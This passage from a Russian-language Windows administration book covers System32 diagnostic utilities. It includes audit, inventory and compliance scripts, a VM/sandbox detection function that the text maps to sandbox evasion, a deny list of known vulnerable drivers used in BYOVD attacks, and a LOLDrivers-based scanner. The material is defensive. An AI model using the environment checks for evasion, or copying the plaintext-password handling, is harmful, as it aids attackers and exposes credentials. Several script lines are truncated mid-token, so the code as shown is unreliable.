Ключ `-out` сохраняет результат диагностики в бинарный файл `.dat`, который содержит: - Информацию о текущем режиме отображения - Версию и параметры WDDM-драйвера - Данные EDID монитора - Топологию отображения (при нескольких мониторах) - Скриншот текущего экрана (в бинарном формате внутри .dat)
Для просмотра снимка экрана используется ключ `-screenshot`:

```
C:\>dispdiag -screenshot -out C:\Reports\screen.bmp
```

19.7.3. Применение

`dispdiag` используется в нескольких сценариях:

- Диагностика чёрного экрана или артефактов отображения
- Сбор EDID-данных монитора для анализа совместимости
- Документирование текущего состояния при обращении в техподдержку
- Захват экрана при автоматизированном тестировании (как альтернатива внешним утилитам)

19.8. winver.exe — определение версии Windows

19.8.1. Назначение

`winver.exe` — графическая утилита, отображающая диалоговое окно с информацией о версии Windows. Это самый быстрый способ визуально определить точную версию и билд ОС.
Расположение: `%SystemRoot%\System32\winver.exe`

```
C:\>winver
```

Окно отображает: - Название редакции (Windows 11 Pro) - Версию (23H2) - Номер билда (22631.xxxx)

19.8.2. Ограничения и альтернативы

`winver` не имеет режима командной строки и не поддерживает экспорт. Для получения версии Windows из скрипта используются альтернативные подходы:

```
:: Через ver (встроенная команда cmd.exe)
ver
Microsoft Windows [Version 10.0.22631.3880]

:: Через systeminfo
systeminfo | findstr /c:"OS Version"

:: Через реестр
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v DisplayVersion
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v CurrentBuild
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v UBR
```

PowerShell-способ получения полной версии:

```
$build = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion').Curren
$ubr = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion').UBR
$display = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion').Disp
Write-Host "Windows Version: $display (Build $build.$ubr)"
# Windows Version: 23H2 (Build 22631.3880)
```

19.9. Утилиты лицензирования

19.9.1. slui.exe — активация Windows

`slui.exe` (Software Licensing User Interface) — интерфейс управления активацией Windows.

```
C:\>slui
```

Запуск с конкретным действием:

Команда	Действие
`slui 0`	Диалог просмотра статуса активации
`slui 1`	Окно ввода ключа продукта
`slui 2`	Окно ввода ключа продукта (альтернативный)
`slui 3`	Изменение ключа продукта
`slui 4`	Активация по телефону

Проверка состояния активации из командной строки (без GUI):

```
C:\>slmgr /xpr
Компьютер активирован на постоянной основе.
```

```
C:\>slmgr /dlv
Подробная информация о лицензии...
```

19.9.2. licensingdiag.exe — диагностика лицензий

`licensingdiag.exe` собирает диагностическую информацию о лицензировании в XML-формат:

```
C:\>licensingdiag -report C:\Reports\license_report.xml -log C:\Reports\license.log
```

Утилита генерирует два файла: - XML-отчёт с детальной информацией о лицензии, ключах, статусе активации - Лог-файл с записями процесса диагностики
Файл XML содержит: - Идентификатор лицензии и канал активации (Retail, OEM, Volume) - Статус активации и оставшийся grace-период - Информацию о KMS-сервере (для корпоративных лицензий) - Данные SMBIOS для OEM-активации - Токены активации

19.9.3. changepk.exe — изменение ключа продукта

`changepk.exe` предоставляет графический интерфейс для изменения ключа продукта Windows:

```
C:\>changepk
```

Программная замена ключа из командной строки:

```
C:\>changepk /ProductKey XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
```

Или через slmgr:

```
C:\>slmgr /ipk XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
```

Основное отличие `changepk` от `slmgr /ipk`: `changepk` предназначен для смены редакции Windows (например, Home → Pro) и может инициировать процесс обновления функций, тогда как `slmgr /ipk` просто устанавливает ключ.

19.10. WinSAT.exe — оценка производительности Windows

19.10.1. Обзор

`WinSAT.exe` (Windows System Assessment Tool) — утилита для оценки производительности подсистем компьютера. В Windows Vista и 7 результаты WinSAT были видны как «Индекс производительности Windows» (Windows Experience Index, WEI). Начиная с Windows 8, GUI для WEI был убран, но сама утилита WinSAT по-прежнему доступна в System32 и полностью функциональна.

Расположение: `%SystemRoot%\System32\WinSAT.exe`

Требования: привилегии администратора.

19.10.2. Полный тест: winsat formal

```
C:\>winsat formal
Windows System Assessment Tool
> Running: Feature Enumeration ''
> Run Time 00:00:00.00
> Running: MOOBE Assessment '-datastore C:\Windows\Performance\WinSAT\DataStore'
> Disk  Sequential 64.0 Read                523.18 MB/s          8.1
> Disk  Random 16.0 Read                    312.45 MB/s          8.1
> CPU LZW Compression                       456.23 MB/s          8.9
> CPU AES256 Encryption                     6123.45 MB/s         9.3
> CPU Vista Compression                     789.12 MB/s          9.1
> CPU SHA1 Hash                             4567.89 MB/s         9.5
> Memory Performance                        32456.78 MB/s        9.1
> Direct3D DX9 Batch                        42.00 F/s            9.9
> Direct3D Alpha Blend                      42.00 F/s            9.9
> Direct3D ALU                              42.00 F/s            9.9
> Direct3D Texture Load                     42.00 F/s            9.9
> Direct3D Batch                            42.00 F/s            9.9
> Direct3D Alpha Blend                      42.00 F/s            9.9
```

19.10.3. Тесты отдельных подсистем

Тест памяти:

```
C:\>winsat mem
> Memory Performance 32456.78 MB/s  9.1
```

Тест дисковой подсистемы:

```
C:\>winsat disk
> Disk  Sequential 64.0 Read    523.18 MB/s     8.1
> Disk  Random 16.0 Read        312.45 MB/s     8.1
```

Тест конкретного диска:

```
C:\>winsat disk -drive d
```

Тест записи (по умолчанию тестируется только чтение):

```
C:\>winsat disk -seq -write -drive c
```

Тест процессора:

```
C:\>winsat cpu
> CPU LZW Compression           456.23 MB/s     8.9
> CPU AES256 Encryption         6123.45 MB/s    9.3
```

Тест Direct3D:

```
C:\>winsat d3d
> Running: Direct3D Assessment
```

Тест медиа-кодирования:

```
C:\>winsat media -input C:\test\video.wmv
```

19.10.4. Просмотр результатов

Результаты WinSAT сохраняются в XML-файлах:

```
C:\>dir C:\Windows\Performance\WinSAT\DataStore\*.xml
```

Получение оценок через PowerShell:

```
$xml = [xml](Get-Content (Get-ChildItem "$env:SystemRoot\Performance\WinSAT\DataStore\*
    Sort-Object LastWriteTime -Descending | Select-Object -First 1).FullName)

$scores = $xml.WinSAT.WinSPR
[PSCustomObject]@{
    CPU          = $scores.CpuScore
    Memory       = $scores.MemoryScore
    Graphics     = $scores.GraphicsScore
    GamingGfx    = $scores.GamingScore
    Disk         = $scores.DiskScore
    BaseScore    = $scores.SystemScore
}
```

19.10.5. Практическое применение

Базовое бенчмаркирование при инвентаризации парка:

```
# Запуск формального теста
winsat formal -restart clean

# Чтение и отправка результатов
$latest = Get-ChildItem "$env:SystemRoot\Performance\WinSAT\DataStore\*Formal*" |
    Sort-Object LastWriteTime -Descending | Select-Object -First 1
$xml = [xml](Get-Content $latest.FullName)

$report = @{
    ComputerName = $env:COMPUTERNAME
    CPU          = $xml.WinSAT.WinSPR.CpuScore
    Memory       = $xml.WinSAT.WinSPR.MemoryScore
    Disk         = $xml.WinSAT.WinSPR.DiskScore
    Graphics     = $xml.WinSAT.WinSPR.GraphicsScore
}

$report | ConvertTo-Json | Out-File "\\FileServer\Reports\WinSAT\$($env:COMPUTERNAME).
```

Сравнение производительности до и после обновления:

```
# До обновления
winsat formal -restart clean
Copy-Item "$env:SystemRoot\Performance\WinSAT\DataStore\*Formal*Recent*" C:\Baseline\b

# ... обновление ...

# После обновления
winsat formal -restart clean
Copy-Item "$env:SystemRoot\Performance\WinSAT\DataStore\*Formal*Recent*" C:\Baseline\a

# Сравнение
$before = [xml](Get-Content C:\Baseline\before.xml)
$after = [xml](Get-Content C:\Baseline\after.xml)

$metrics = @('CpuScore', 'MemoryScore', 'DiskScore', 'GraphicsScore')
foreach ($m in $metrics) {
    $diff = [float]$after.WinSAT.WinSPR.$m - [float]$before.WinSAT.WinSPR.$m
    $pct = ($diff / [float]$before.WinSAT.WinSPR.$m) * 100
    Write-Host ("{0}: {1:N1} → {2:N1} ({3:+0.0;-0.0}%)" -f $m,
        $before.WinSAT.WinSPR.$m, $after.WinSAT.WinSPR.$m, $pct)
}
```

19.11. Практические сценарии

19.11.1. Полный аудит системы одним скриптом

Скрипт, объединяющий все описанные утилиты в единый отчёт:

```
@echo off
setlocal EnableDelayedExpansion

set REPORT_DIR=C:\SystemAudit\%COMPUTERNAME%_%date:~-4%%date:~3,2%%date:~0,2%
mkdir "%REPORT_DIR%" 2>nul

echo ========================================
echo  System Audit: %COMPUTERNAME%
echo  Date: %date% %time%
echo ========================================

:: 1. Базовая информация о системе
echo [1/7] Collecting system info...
systeminfo /fo list > "%REPORT_DIR%\01_systeminfo.txt" 2>&1

:: 2. Имя хоста и версия
echo [2/7] Collecting hostname and version...
(
    echo === Hostname ===
    hostname
    echo.
    echo === OS Version ===
    ver
    echo.
    echo === Registry Version Info ===
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v DisplayVersion
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v CurrentBuild
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v UBR
) > "%REPORT_DIR%\02_version.txt" 2>&1

:: 3. Драйверы
echo [3/7] Collecting driver information...
driverquery /v /fo csv > "%REPORT_DIR%\03_drivers_verbose.csv" 2>&1
driverquery /si /fo csv > "%REPORT_DIR%\03_drivers_signed.csv" 2>&1

:: 4. DirectX информация
echo [4/7] Collecting DirectX info...
dxdiag /t "%REPORT_DIR%\04_dxdiag.txt"
:: Ожидание завершения dxdiag
:wait_dxdiag
timeout /t 2 /nobreak >nul
if not exist "%REPORT_DIR%\04_dxdiag.txt" goto wait_dxdiag

:: 5. MSInfo32
echo [5/7] Collecting MSInfo32 report...
start /wait msinfo32 /report "%REPORT_DIR%\05_msinfo32.txt"

:: 6. Информация о лицензии
echo [6/7] Collecting license info...
licensingdiag -report "%REPORT_DIR%\06_license.xml" -log "%REPORT_DIR%\06_license.log"

:: 7. Диагностика дисплея
echo [7/7] Collecting display diagnostics...
dispdiag -out "%REPORT_DIR%\07_dispdiag.dat" 2>nul

:: Создание сводки
echo.
echo ========================================
echo  Audit Summary
echo ========================================
(
    echo Audit completed: %date% %time%
    echo Computer: %COMPUTERNAME%
    echo Report directory: %REPORT_DIR%
    echo.
    echo Files generated:
    dir /b "%REPORT_DIR%"
) | tee "%REPORT_DIR%\00_summary.txt"

echo.
echo Audit complete. Reports saved to: %REPORT_DIR%
```

19.11.2. Автоматическая инвентаризация парка машин

PowerShell-скрипт для массового сбора информации:

```powershell
#Requires -Version 5.1
param(
    [string[]]$ComputerList = (Get-Content "C:\Admin\servers.txt"),
    [string]$OutputPath = "C:\Inventory",
    [PSCredential]$Credential = (Get-Credential)
)

$timestamp = Get-Date -Format 'yyyyMMdd_HHmmss'
$reportFile = Join-Path $OutputPath "inventory_$timestamp.csv"
$results = [System.Collections.ArrayList]::new()

foreach ($computer in $ComputerList) {
    Write-Host "Processing $computer..." -ForegroundColor Cyan

    try {
        # Сбор через systeminfo
        $sysinfo = systeminfo /s $computer /u $Credential.UserName `
            /p $Credential.GetNetworkCredential().Password /fo csv 2>&1 |
            ConvertFrom-Csv

        # Сбор через driverquery (количество драйверов)
        $drivers = driverquery /s $computer /u $Credential.UserName `
            /p $Credential.GetNetworkCredential().Password /fo csv 2>&1 |
            ConvertFrom-Csv

        $unsignedCount = (driverquery /s $computer /u $Credential.UserName `
            /p $Credential.GetNetworkCredential().Password /si /fo csv 2>&1 |
            ConvertFrom-Csv | Where-Object { $_.IsSigned -eq 'FALSE' }).Count

        $record = [PSCustomObject]@{
            ComputerName     = $computer
            OSName           = $sysinfo.'OS Name'
            OSVersion        = $sysinfo.'OS Version'
            Manufacturer     = $sysinfo.'System Manufacturer'
            Model            = $sysinfo.'System Model'
            Processor        = $sysinfo.'Processor(s)'
            TotalMemoryMB    = $sysinfo.'Total Physical Memory'
            Domain           = $sysinfo.Domain
            BootTime         = $sysinfo.'System Boot Time'
            HotfixCount      = ($sysinfo.'Hotfix(s)' -replace '\D.*','')
            DriversLoaded    = $drivers.Count
            UnsignedDrivers  = $unsignedCount
            CollectedAt      = (Get-Date).ToString('yyyy-MM-dd HH:mm:ss')
            Status           = 'OK'
        }
    }
    catch {
        $record = [PSCustomObject]@{
            ComputerName     = $computer
            OSName           = 'N/A'
            OSVersion        = 'N/A'
            Manufacturer     = 'N/A'
            Model            = 'N/A'
            Processor        = 'N/A'
            TotalMemoryMB    = 'N/A'
            Domain           = 'N/A'
            BootTime         = 'N/A'
            HotfixCount      = 'N/A'
            DriversLoaded    = 'N/A'
            UnsignedDrivers  = 'N/A'
            CollectedAt      = (Get-Date).ToString('yyyy-MM-dd HH:mm:ss')
            Status           = "ERROR: $($_.Exception.Message)"
        }
    }

    [void]$results.Add($record)
}

$results | Export-Csv -Path $reportFile -NoTypeInformation -Encoding UTF8
Write-Host "`nInventory saved to: $reportFile" -ForegroundColor Green
Write-Host "Total machines: $($results.Count)"
Write-Host "Successful: $(($results | Where-Object Status -eq 'OK').Count)"
Write-Host "Failed: $(($results | Where-Object Status -ne 'OK').Count)"
```

19.11.3. Определение типа среды: физическая машина, VM, контейнер

Комплексный скрипт для точного определения среды выполнения:

```powershell
function Get-EnvironmentType {
    <#
    .SYNOPSIS
        Определяет тип среды: физическая машина, виртуальная машина или контейнер
    .OUTPUTS
        PSCustomObject с полями Type, Hypervisor, Confidence, Details
    #>

    $result = [PSCustomObject]@{
        Type       = 'Physical'
        Hypervisor = 'None'
        Confidence = 'High'
        Details    = @()
    }

    # Метод 1: systeminfo — проверка Hyper-V Requirements
    $hypervisorDetected = systeminfo | Select-String 'hypervisor has been detected'
    if ($hypervisorDetected) {
        $result.Type = 'Virtual Machine'
        $result.Details += 'systeminfo: hypervisor detected'
    }

    # Метод 2: systeminfo — System Manufacturer / Model
    $sysinfo = systeminfo /fo csv | ConvertFrom-Csv
    $manufacturer = $sysinfo.'System Manufacturer'
    $model = $sysinfo.'System Model'

    $vmIndicators = @{
        'VMware'       = @('VMware, Inc.', 'VMware Virtual Platform', 'VMware7,1')
        'Hyper-V'      = @('Microsoft Corporation|Virtual Machine')
        'VirtualBox'   = @('innotek GmbH', 'VirtualBox')
        'QEMU/KVM'     = @('QEMU', 'Standard PC')
        'Xen'          = @('Xen', 'HVM domU')
    }

    foreach ($hv in $vmIndicators.GetEnumerator()) {
        foreach ($indicator in $hv.Value) {
            if ("$manufacturer $model" -match [regex]::Escape($indicator)) {
                $result.Type = 'Virtual Machine'
                $result.Hypervisor = $hv.Key
                $result.Details += "Manufacturer/Model match: $manufacturer / $model"
                break
            }
        }
    }

    # Метод 3: dxdiag — виртуальный GPU
    $dxdiagFile = "$env:TEMP\envcheck_dxdiag.txt"
    Remove-Item $dxdiagFile -ErrorAction SilentlyContinue
    dxdiag /t $dxdiagFile
    Start-Sleep -Seconds 5

    if (Test-Path $dxdiagFile) {
        $dxContent = Get-Content $dxdiagFile -Raw
        $virtualGPUs = @('VMware SVGA', 'VirtualBox Graphics', 'Hyper-V Video',
                         'QXL', 'Virtio GPU', 'Microsoft Basic Display')
        foreach ($vgpu in $virtualGPUs) {
            if ($dxContent -match $vgpu) {
                $result.Details += "DxDiag: virtual GPU '$vgpu' detected"
                if ($result.Type -ne 'Virtual Machine') {
                    $result.Type = 'Virtual Machine'
                }
            }
        }
        Remove-Item $dxdiagFile -ErrorAction SilentlyContinue
    }

    # Метод 4: Проверка контейнера
    # Docker-контейнеры Windows имеют специфические признаки
    if (Test-Path "C:\.dockerenv" -ErrorAction SilentlyContinue) {
        $result.Type = 'Container'
        $result.Details += 'Docker: .dockerenv file found'
    }

    # Проверка через cgroup (для Windows Containers)
    $containerSvc = Get-Service 'cexecsvc' -ErrorAction SilentlyContinue
    if ($containerSvc) {
```

```
        $result.Type = 'Container'
        $result.Hypervisor = 'Windows Container'
        $result.Details += 'Container Execution Agent service found'
    }

    # Проверка через hostname — контейнеры часто имеют случайные имена
    $hostname = hostname
    if ($hostname -match '^[a-f0-9]{12}$') {
        $result.Details += "Hostname pattern matches container ID: $hostname"
        $result.Confidence = 'Medium'
    }

    return $result
}

# Использование
$env = Get-EnvironmentType
Write-Host "Environment Type: $($env.Type)" -ForegroundColor $(
    switch ($env.Type) {
        'Physical'        { 'Green' }
        'Virtual Machine' { 'Yellow' }
        'Container'       { 'Cyan' }
    }
)
Write-Host "Hypervisor: $($env.Hypervisor)"
Write-Host "Confidence: $($env.Confidence)"
$env.Details | ForEach-Object { Write-Host "  - $_" }
```

19.11.4. Проверка соответствия baseline-конфигурации

Скрипт для проверки конфигурации системы на соответствие корпоративному стандарту:

```powershell
#Requires -RunAsAdministrator

$baseline = @{
    MinWindowsBuild    = 22631          # Минимум Windows 11 23H2
    RequiredHotfixes   = @('KB5034765', 'KB5035853', 'KB5036893')
    MinMemoryMB        = 8192           # Минимум 8 ГБ RAM
    RequiredDomain     = 'CORP.LOCAL'
    MaxUptimeDays      = 30             # Перезагрузка не реже раза в месяц
    BannedDrivers      = @('RTCore64.sys', 'DBUtil_2_3.sys', 'gdrv.sys')
    RequireSecureBoot  = $true
}

$compliance = @()
$sysinfo = systeminfo /fo csv | ConvertFrom-Csv

# 1. Проверка версии Windows
$currentBuild = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion')
$buildOK = [int]$currentBuild -ge $baseline.MinWindowsBuild
$compliance += [PSCustomObject]@{
    Check  = 'Windows Build'
    Status = if ($buildOK) { 'PASS' } else { 'FAIL' }
    Value  = $currentBuild
    Required = "≥ $($baseline.MinWindowsBuild)"
}

# 2. Проверка обновлений
$installedKBs = (systeminfo | Select-String 'KB\d+' -AllMatches).Matches.Value
foreach ($kb in $baseline.RequiredHotfixes) {
    $compliance += [PSCustomObject]@{
        Check  = "Hotfix $kb"
        Status = if ($kb -in $installedKBs) { 'PASS' } else { 'FAIL' }
        Value  = if ($kb -in $installedKBs) { 'Installed' } else { 'Missing' }
        Required = 'Installed'
    }
}

# 3. Проверка памяти
$memoryMB = [int]($sysinfo.'Total Physical Memory' -replace '[^\d]','')
$compliance += [PSCustomObject]@{
    Check  = 'Total Memory'
    Status = if ($memoryMB -ge $baseline.MinMemoryMB) { 'PASS' } else { 'FAIL' }
    Value  = "$memoryMB MB"
    Required = "≥ $($baseline.MinMemoryMB) MB"
}

# 4. Проверка домена
$compliance += [PSCustomObject]@{
    Check  = 'Domain Membership'
    Status = if ($sysinfo.Domain -eq $baseline.RequiredDomain) { 'PASS' } else { 'FAIL
    Value  = $sysinfo.Domain
    Required = $baseline.RequiredDomain
}

# 5. Проверка аптайма
$bootTimeStr = $sysinfo.'System Boot Time'
try {
    $bootTime = [DateTime]::Parse($bootTimeStr)
    $uptimeDays = ((Get-Date) - $bootTime).Days
} catch {
    $uptimeDays = -1
}
$compliance += [PSCustomObject]@{
    Check  = 'System Uptime'
    Status = if ($uptimeDays -le $baseline.MaxUptimeDays -and $uptimeDays -ge 0) { 'PA
    Value  = "$uptimeDays days"
    Required = "≤ $($baseline.MaxUptimeDays) days"
}

# 6. Проверка запрещённых драйверов
$loadedDrivers = driverquery /fo csv /v | ConvertFrom-Csv
$foundBanned = @()
foreach ($driver in $loadedDrivers) {
    $driverFile = Split-Path $driver.Path -Leaf -ErrorAction SilentlyContinue
    if ($driverFile -in $baseline.BannedDrivers) {
        $foundBanned += $driverFile
    }
}
```

```powershell
$compliance += [PSCustomObject]@{
    Check  = 'Banned Drivers'
    Status = if ($foundBanned.Count -eq 0) { 'PASS' } else { 'FAIL' }
    Value  = if ($foundBanned.Count -eq 0) { 'None found' } else { $foundBanned -join
    Required = 'None'
}

# 7. Проверка Secure Boot
$secureBoot = Confirm-SecureBootUEFI -ErrorAction SilentlyContinue
$compliance += [PSCustomObject]@{
    Check  = 'Secure Boot'
    Status = if ($secureBoot -eq $baseline.RequireSecureBoot) { 'PASS' } else { 'FAIL'
    Value  = if ($secureBoot) { 'Enabled' } else { 'Disabled' }
    Required = if ($baseline.RequireSecureBoot) { 'Enabled' } else { 'Not required' }
}

# Вывод результатов
Write-Host "`n═══ Compliance Report: $env:COMPUTERNAME ═══" -ForegroundColor White
Write-Host ("=" * 70)

$compliance | ForEach-Object {
    $color = if ($_.Status -eq 'PASS') { 'Green' } else { 'Red' }
    Write-Host ("[{0}] {1,-25} {2,-30} (Required: {3})" -f
        $_.Status, $_.Check, $_.Value, $_.Required) -ForegroundColor $color
}

$passed = ($compliance | Where-Object Status -eq 'PASS').Count
$total = $compliance.Count
$pct = [math]::Round(($passed / $total) * 100)

Write-Host ("`nCompliance Score: {0}/{1} ({2}%)" -f $passed, $total, $pct) -Foregroundc
    if ($pct -eq 100) { 'Green' } elseif ($pct -ge 70) { 'Yellow' } else { 'Red' }
)
```

19.11.5. Обнаружение уязвимых драйверов (расширенный сценарий)

Полноценный скрипт проверки драйверов с использованием хешей из базы LOLDrivers:

```powershell
#Requires -RunAsAdministrator

function Find-VulnerableDrivers {
    param(
        [string]$LOLDriversJsonPath,  # Локальный файл или URL
        [switch]$ExportReport
    )

    # Получение списка загруженных драйверов с путями
    Write-Host "Enumerating loaded drivers..." -ForegroundColor Cyan
    $drivers = driverquery /fo csv /v | ConvertFrom-Csv |
        Where-Object { $_.Path -and $_.Path -ne '' }

    Write-Host "Found $($drivers.Count) drivers with known paths"

    # Вычисление хешей
    Write-Host "Computing SHA256 hashes..." -ForegroundColor Cyan
    $driverHashes = @{}
    $i = 0
    foreach ($d in $drivers) {
        $i++
        Write-Progress -Activity "Hashing drivers" -Status $d.Path `
            -PercentComplete (($i / $drivers.Count) * 100)

        $expandedPath = [Environment]::ExpandEnvironmentVariables($d.Path)
        if (Test-Path $expandedPath) {
            try {
                $hash = (Get-FileHash $expandedPath -Algorithm SHA256).Hash
                $driverHashes[$hash] = @{
                    Path = $expandedPath
                    Name = $d.'Module Name'
                    DisplayName = $d.'Display Name'
                }
            } catch {
                Write-Warning "Cannot hash: $expandedPath"
            }
        }
    }
    Write-Progress -Activity "Hashing drivers" -Completed

    Write-Host "Hashed $($driverHashes.Count) driver files"

    # Загрузка или чтение базы LOLDrivers
    if ($LOLDriversJsonPath -match '^https?://') {
        Write-Host "Downloading LOLDrivers database..." -ForegroundColor Cyan
        $lolData = Invoke-RestMethod -Uri $LOLDriversJsonPath
    } elseif (Test-Path $LOLDriversJsonPath) {
        $lolData = Get-Content $LOLDriversJsonPath | ConvertFrom-Json
    } else {
        Write-Error "LOLDrivers database not found: $LOLDriversJsonPath"
        return
    }

    # Построение lookup-таблицы уязвимых хешей
    $vulnerableHashes = @{}
    foreach ($entry in $lolData) {
        foreach ($sample in $entry.KnownVulnerableSamples) {
            if ($sample.SHA256) {
                $vulnerableHashes[$sample.SHA256.ToUpper()] = @{
                    Name = $entry.Name
                    Category = $entry.Category
                    CVEs = $entry.CVEs -join ', '
                    Description = $entry.Description
                }
            }
        }
    }

    Write-Host "Loaded $($vulnerableHashes.Count) vulnerable driver hashes"

    # Сравнение
    Write-Host "`nScanning for vulnerable drivers..." -ForegroundColor Cyan
    $findings = @()

    foreach ($hash in $driverHashes.Keys) {
        if ($vulnerableHashes.ContainsKey($hash)) {
            $vuln = $vulnerableHashes[$hash]
```

```
            $drv = $driverHashes[$hash]
            $finding = [PSCustomObject]@{
                DriverName  = $drv.Name
                DisplayName = $drv.DisplayName
                Path        = $drv.Path
                SHA256      = $hash
                VulnName    = $vuln.Name
                Category    = $vuln.Category
                CVEs        = $vuln.CVEs
                Description = $vuln.Description
            }
            $findings += $finding
            Write-Host "[VULNERABLE] $($drv.Path)" -ForegroundColor Red
            Write-Host "  LOLDriver: $($vuln.Name) | CVEs: $($vuln.CVEs)" -ForegroundC
        }
    }

    if ($findings.Count -eq 0) {
        Write-Host "`n[OK] No known vulnerable drivers found" -ForegroundColor Green
    } else {
        Write-Host "`n[ALERT] Found $($findings.Count) vulnerable driver(s)!" -Foregrou
    }

    if ($ExportReport -and $findings.Count -gt 0) {
        $reportPath = "C:\Reports\vuln_drivers_$(Get-Date -Format 'yyyyMMdd_HHmmss').cs
        $findings | Export-Csv -Path $reportPath -NoTypeInformation
        Write-Host "Report saved: $reportPath"
    }

    return $findings
}

# Использование:
# Find-VulnerableDrivers -LOLDriversJsonPath "C:\Tools\loldrivers.json" -ExportReport
# Find-VulnerableDrivers -LOLDriversJsonPath "https://www.loldrivers.io/api/drivers.js
```

19.12. Сравнительная таблица утилит

Утилита	Интерфейс	Привилегии	Удалённый доступ	Экспорт	Основное назначение
systeminfo	CLI	Обычный пользователь	Да (/S)	TABLE, CSV, LIST	Общий профиль системы
msinfo32	GUI + CLI	Обычный пользователь	Нет	NFO, TXT	Детальная информация по категориям
dxdiag	GUI + CLI	Обычный пользователь	Нет	TXT	Диагностика DirectX/GPU
hostname	CLI	Обычный пользователь	Нет	stdout	Имя компьютера
driverquery	CLI	Обычный пользователь	Да (/S)	TABLE, CSV, LIST	Инвентаризация драйверов
wpr	CLI	Администратор	Нет	ETL	Запись трейсов производительности
dispdiag	CLI	Обычный пользователь	Нет	DAT, BMP	Диагностика дисплея
winver	GUI	Обычный пользователь	Нет	Нет	Версия Windows (визуально)
WinSAT	CLI	Администратор	Нет	XML	Бенчмарк производительности
slui	GUI	Администратор	Нет	Нет	Активация Windows
licensingdiag	CLI	Администратор	Нет	XML	Диагностика лицензий
changepk	GUI + CLI	Администратор	Нет	Нет	Смена ключа продукта

19.13. Матрица MITRE ATT&CK

Утилиты сбора информации о системе активно используются на этапе разведки (Discovery) по классификации MITRE ATT&CK:

Утилита	Техника ATT&CK	ID	Описание
systeminfo	System Information Discovery	T1082	Сбор информации об ОС и оборудовании
systeminfo	System Network Configuration Discovery	T1016	Сетевые адаптеры и IP-конфигурация
systeminfo	Virtualization/Sandbox Evasion	T1497	Обнаружение гипервизора
msinfo32	System Information Discovery	T1082	Детальный сбор информации
dxdiag	System Information Discovery	T1082	Информация о GPU и DirectX
hostname	System Information Discovery	T1082	Имя компьютера
driverquery	System Information Discovery	T1082	Перечисление драйверов
driverquery	BYOVD	T1068	Поиск уязвимых драйверов для эксплуатации

Рекомендации по детектированию:

1. Мониторинг запуска systeminfo.exe, driverquery.exe с нетипичных родительских процессов
2. Срабатывание на цепочку: `systeminfo` → `driverquery /si` → загрузка стороннего драйвера
3. Мониторинг экспорта dxdiag и msinfo32 во временные директории
4. Аномальный запуск WinSAT (может использоваться для генерации нагрузки при обходе песочниц)

19.14. Итоги

Утилиты сбора информации о системе в Windows System32 представляют собой мощный и разнообразный инструментарий. От минималистичного `hostname`, возвращающего единственную строку, до `msinfo32`, генерирующего многомегабайтные отчёты по десяткам категорий — каждая утилита занимает свою нишу.

Ключевые выводы главы:

systeminfo остаётся основным инструментом для быстрого профилирования системы из командной строки. Поддержка удалённых запросов и CSV-формата делает его незаменимым для автоматизации. С точки зрения безопасности — это первый инструмент разведки и одновременно первый детектируемый индикатор.

msinfo32 предоставляет наиболее полную картину через иерархическую систему категорий. Возможность экспорта из командной строки и сравнения NFO-файлов превращает его в инструмент контроля изменений.

driverquery с параметром `/si` — критически важен для обнаружения неподписанных и потенциально уязвимых драйверов. В контексте BYOVD-атак инвентаризация драйверов выходит за рамки администрирования и становится задачей безопасности.

wpr открывает доступ к системе ETW-трейсов и является входной точкой в глубокую диагностику производительности, которая будет подробно рассмотрена в следующей главе о perfmon, resmon и logman.

Все рассмотренные утилиты являются частью стандартной установки Windows и не требуют установки дополнительного ПО. Это делает их доступными на любой машине — как для администратора, так и для атакующего. Понимание их возможностей и ограничений необходимо для обеих сторон: для эффективного использования и для детектирования злоупотреблений.

Глава 20: perfmon, resmon, logman — мониторинг производительности

Введение

Мониторинг производительности — фундаментальная задача системного администрирования, которая выходит далеко за рамки наблюдения за загрузкой процессора в диспетчере задач. Windows предоставляет глубокую инфраструктуру сбора телеметрии: тысячи счётчиков производительности, механизм ETW (Event Tracing for Windows), специализированные GUI-инструменты и мощные CLI-утилиты для автоматизации. Эта инфраструктура позволяет не только диагностировать текущие проблемы, но и выявлять аномалии, строить базовые линии (baseline) нормального поведения и обнаруживать вторжения.

В этой главе мы разберём полный стек инструментов мониторинга производительности из System32: от графического Performance Monitor и Resource Monitor до командных утилит logman, typeperf, relog, tracerpt, diskperf и lodctr. Каждый инструмент займёт своё место в общей картине — от сбора данных до их анализа и автоматизации.

20.1. Архитектура счётчиков производительности Windows

20.1.1. Performance Data Helper (PDH)

Прежде чем изучать конкретные утилиты, необходимо понять архитектуру подсистемы производительности Windows. В её основе лежит Performance Data Helper (PDH) — API, через который приложения получают доступ к счётчикам производительности.

Архитектура включает следующие компоненты:

- **Performance Counter Providers** — провайдеры, публикующие счётчики. Это могут быть компоненты ядра, драйверы, службы и пользовательские приложения.
- **Performance Registry** — реестр счётчиков, хранящий метаинформацию: имена, описания, типы данных.
- **PDH API** — библиотека `pdh.dll`, предоставляющая унифицированный интерфейс для чтения счётчиков.
- **Consumers** — потребители данных: perfmon, typeperf, logman, а также любые сторонние приложения.

Каждый счётчик идентифицируется путём в формате:

```
\\ComputerName\CategoryName(InstanceName)\CounterName
```

Например:

```
\\SERVER01\Processor(_Total)\% Processor Time
\\.\PhysicalDisk(0 C:)\Avg. Disk Queue Length
\\.\Process(sqlservr)\Working Set
```

Если имя компьютера опущено или указано `\\.`, используется локальная машина. Имя экземпляра в круглых скобках применяется для объектов с несколькими экземплярами (диски, процессоры, процессы).

20.1.2. Категории счётчиков

Windows предоставляет сотни категорий счётчиков. Ключевые категории для системного администрирования:

